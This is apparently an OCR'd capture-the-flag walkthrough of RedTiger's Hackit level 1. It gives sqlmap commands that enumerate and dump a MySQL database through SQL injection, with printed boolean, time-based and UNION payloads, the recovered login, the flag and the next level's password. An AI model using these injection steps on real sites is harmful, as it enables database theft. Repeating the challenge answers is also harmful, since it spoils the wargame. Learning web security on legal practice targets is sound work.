


> **NOTE:**
>
> I checked the username and password fields for possible sql injection, but found nothing. In addition, here we see a link "*Category: 1*", when clicked on it, the message "***This hackit is cool*** 😃" appeared. This is a hint. Let's check it out...

2. Press the key combination `[Ctrl]`+`[Alt]`+`[T]` to launch the terminal.

3. Enter the following command to get the database names.

```
sudo sqlmap -v -u "https://redtiger.labs.overthewire.org/level1.php?cat=1" -p cat --dbs
```



> **Here:**
>
> - `-v` - verbosity.
> - `-u` - target URL.
> - `-p` - parameter(*s*) to check.
> - `-dbs` - display a list of DBMS databases.
>
> **IMPORTANT:**
>
> In some cases, such as when we try to use headers in SQLMap with GET requests, we may run into problems identifying where SQL injection is possible. The presence of the following headers will cause problems with SQLMap: `--cookie=`, `--data`, `--method`, `--user-agent=`, `--referer=`.

4. Press `[Enter]`.

```
kali@kali: ~ ×   kali@kali: ~ ×   kali@kali: ~ ×   kali@kali: ~ ×
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 5828=5828

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 4347 FROM (SELECT(SLEEP(5)))miad)

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,CONCAT(0x7176716a71,0x6b42565557456d5a797162527a6a79506f434b78586d4b67636d65524d674c726f585057674e5246,0x71706b6b71),NUL
L-- -
---
[02:43:52] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL ≥ 5.0.12
[02:43:52] [INFO] fetching database names
[02:43:53] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION tec
hnique
[02:43:54] [WARNING] the SQL query provided does not return any output
[02:43:54] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[02:43:54] [INFO] fetching number of databases
[02:43:54] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[02:43:54] [INFO] retrieved:
[02:43:55] [WARNING] time-based comparison requires larger statistical model, please wait..................... (done)
[02:44:05] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions

[02:44:05] [ERROR] unable to retrieve the number of databases
[02:44:05] [INFO] falling back to current database
[02:44:05] [INFO] fetching current database
available databases [1]:
[*] hackit

[02:44:06] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/redtiger.labs.overthewire.org'

[*] ending @ 02:44:06 /2024-01-19/
```

A database called "**hackit**" was discovered.

As a result, we only got the name of one database called `hackit`.


5. Enter the following command to get the table names of the `hackit` database.

```
sudo sqlmap -v -u "https://redtiger.labs.overthewire.org/level1.php?cat=1" -
p cat -D hackit --tables
```

```
kali@kali: ~ ×   kali@kali: ~ ×   kali@kali: ~ ×   kali@kali: ~ ×

┌──(kali㉿kali)-[~]
└─$ sudo sqlmap -v -u "https://redtiger.labs.overthewire.org/level1.php?cat=1" -p cat -D hackit --tables
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.8#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local,
 state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 02:51:03 /2024-01-19/

[02:51:03] [INFO] resuming back-end DBMS 'mysql'
[02:51:03] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 5828=5828

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 4347 FROM (SELECT(SLEEP(5)))miad)

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,CONCAT(0x7176716a71,0x6b42565557456d5a797162527a6a79506f434b78586d4b67636d65524d674c726f585057674e5246,0x71706b6b71),NUL
L-- -
---
[02:51:04] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL ≥ 5.0.12
[02:51:04] [INFO] fetching tables for database: 'hackit'
[02:51:06] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION tec
```

> **Here:**
>
> - `-D` - DBMS database for enumeration.
> - `--tables` - display a list of DBMS database tables.


6. Press `[Enter]`.



A table called `level1_users` was discovered.


7. To get the list of fields use the following command.

```
sudo sqlmap -v -u "https://redtiger.labs.overthewire.org/level1.php?cat=1" -p cat -D hackit -T level1_users --columns
```



> **Here:**
>
> - `-T` - DBMS database table(*s*) to enumerate.
> - `--columns` - list the columns of the DBMS database table.


8. Press `[Enter]`.



Fields called `id`, `password` and `username` were discovered.

9. To get the value of this field, enter the following command.

```
sudo sqlmap -v -u "https://redtiger.labs.overthewire.org/level1.php?cat=1" -p cat -D hackit -T level1_users -C id,username,password --dump
```



> **Here:**
>
> - `-C` - column(s) of the DBMS table to be enumerated.
> - `--dump` - dump DBMS database table records.

10. Press `[Enter]`.

```
kali@kali: ~ ×   kali@kali: ~ ×   kali@kali: ~ ×   kali@kali: ~ ×

[*] starting @ 03:57:50 /2024-01-19/

[03:57:50] [INFO] resuming back-end DBMS 'mysql'
[03:57:51] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 5828=5828

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 4347 FROM (SELECT(SLEEP(5)))miad)

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,CONCAT(0x7176716a71,0x6b42565557456d5a797162527a6a79506f434b78586d4b67636d65524d674c726f585057674e5246,0x71706b6b71),NUL
L-- -
---
[03:57:51] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL ≥ 5.0.12
[03:57:51] [INFO] fetching entries of column(s) 'id,password,username' for table 'level1_users' in database 'hackit'
Database: hackit
Table: level1_users
[1 entry]
+----+----------+-------------+
| id | username | password    |
+----+----------+-------------+
| 1  | Hornoxe  | thatwaseasy |
+----+----------+-------------+

[03:57:51] [INFO] table 'hackit.level1_users' dumped to CSV file '/root/.local/share/sqlmap/output/redtiger.labs.overthewire.org/dump/hackit/level1_users.csv'
[03:57:51] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/redtiger.labs.overthewire.org'

[*] ending @ 03:57:51 /2024-01-19/
```

Only one "**Hornox**" user was found and his password was "**thatwaseasy**".

Only one `Hornox` user was found and his password was `thatwaseasy`.

11. Login using `Hornoxe` and `thatwaseasy`.

12. Collect the "*Flag*".

https://redtiger.labs.overthewire.org/level1.php?cat=' AND (SELECT 4347 FROM (SELECT(SLEEP(5)))m

Getting Started | Parrot OS | Hack The Box | OSINT Services | Vuln DB | Privacy and Security | Learning Resources | Kali Linux

Welcome to level 1

Lets start with a simple injection.

Target: Get the login for the user Hornoxe
Hint: You really need one? omg -_-
Tablename: level1_users

Category: 1

This category does not exist!
You made it!

You can raise your wechall.net score with this flag: 27cbddc803ecde822d87a7e8639f9315

The password for the next level is: **passwords_will_change_over_time_let_us_do_a_shitty_rhyme**

Hack it